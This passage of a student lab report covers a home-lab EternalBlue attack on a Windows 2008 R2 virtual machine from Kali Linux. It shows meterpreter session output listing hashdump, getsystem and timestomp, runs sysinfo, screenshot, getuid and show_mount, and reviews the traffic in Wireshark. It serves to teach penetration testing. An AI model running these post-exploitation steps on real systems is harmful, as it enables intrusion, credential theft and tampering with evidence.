
```
C:\Users\Administrator>cls
cls


C:\Users\Administrator>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is C40C-94EC

 Directory of C:\Users\Administrator

05/29/2021  07:20 AM    <DIR>          .
05/29/2021  07:20 AM    <DIR>          ..
05/29/2021  07:20 AM    <DIR>          Contacts
05/29/2021  07:20 AM    <DIR>          Desktop
05/29/2021  07:20 AM    <DIR>          Documents
05/29/2021  07:20 AM    <DIR>          Downloads
05/29/2021  07:20 AM    <DIR>          Favorites
05/29/2021  07:20 AM    <DIR>          Links
05/29/2021  07:20 AM    <DIR>          Music
05/29/2021  07:20 AM    <DIR>          Pictures
05/29/2021  07:20 AM    <DIR>          Saved Games
05/29/2021  07:20 AM    <DIR>          Searches
05/29/2021  07:20 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  48,801,226,752 bytes free

C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>mkdir eternalbluebasarili
mkdir eternalbluebasarili

C:\Users\Administrator\Desktop>
```

- ✓ We tried some other commands and found the target machine’s information with using “sysinfo” command.




```

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

- ✓ In the next step we tried to take screenshot of target machine. And we successfully saved it on Kali Linux.




```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > screenshot
Screenshot saved to: /root/FshnLEEU.jpeg
meterpreter >
```

- ✓ The another command was “show_mount” to find the other information of target machine.



```
Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > screenshot
Screenshot saved to: /root/FshnLEEU.jpeg
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > show_mount

Mounts / Drives
===============

Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
C:\   fixed  60.00 GiB     45.45 GiB


Total mounts/drives: 1

meterpreter > lpwd
/root
meterpreter >
```

- ✓ The last step of our project is analyzing our operations with using “Wireshark”.




Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0

```
ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7db6:cce9:d6ca:1fd6%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.19
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is C40C-94EC

 Directory of C:\Windows\system32

05/29/2021  07:26 AM    <DIR>          .
```

2 client pkts, 116 server pkts, 3 turns.

Entire conversation (123kB) · Show data as: ASCII · Stream: 0

- ✓ The other information we found on “Wireshark”.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0

```
C:\Windows\system32>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is C40C-94EC

 Directory of C:\Windows\system32

05/29/2021  07:26 AM    <DIR>          .
05/29/2021  07:26 AM    <DIR>          ..
08/06/2017  07:16 PM    <DIR>          -p
11/20/2010  10:56 PM    <DIR>          0409
11/20/2010  08:24 PM           158,720 aaclient.dll
11/20/2010  08:24 PM         3,745,792 accessibilitycpl.dll
07/13/2009  06:24 PM            39,424 ACCTRES.dll
07/13/2009  06:40 PM             9,216 acledit.dll
07/13/2009  06:40 PM           154,112 aclui.dll
11/20/2010  08:24 PM            53,248 acppage.dll
07/13/2009  06:40 PM            11,264 acproxy.dll
11/20/2010  08:25 PM           780,800 ActionCenter.dll
11/20/2010  08:25 PM           549,888 ActionCenterCPL.dll
11/20/2010  08:24 PM           213,504 ActionQueue.dll
07/13/2009  06:40 PM           267,776 activeds.dll
07/13/2009  04:53 PM           111,616 activeds.tlb
11/20/2010  08:24 PM           111,616 ActiveSockets.dll
11/20/2010  08:24 PM           958,464 actxprxy.dll
07/13/2009  06:38 PM            40,448 AdapterTroubleshooter.exe
07/13/2009  06:40 PM            90,112 admparse.dll
11/20/2010  08:24 PM           577,024 AdmTmpl.dll
07/13/2009  06:40 PM            56,832 adprovider.dll
07/13/2009  06:40 PM           239,104 adsldp.dll
07/13/2009  06:40 PM           236,544 adsldpc.dll
07/13/2009  06:40 PM           108,032 adsmsext.dll
```

2 client pkts, 116 server pkts, 3 turns.

Entire conversation (123kB) · Show data as: ASCII · Stream: 0

Step 3:

We had some problems while doing our project.

- ✓ First of all we had problem about installing Windows 2008 on VmWare Work Station. Then we change the Virtual Machine program and we install it on Oracle Virtualbox Program. Then we connected the Kali Linux and Windows 2008.
- ✓ The second problem was internet connection. We try a lot of method for internet connection. After 5-6 try, we successfully made the internet connection for both machines.
- ✓ At the last stage of the project, the Windows 2008 Server machine we installed became inoperable due to the exploit packages we were constantly sending and crashed every time we installed it. That's why we ended our project by making limited transactions.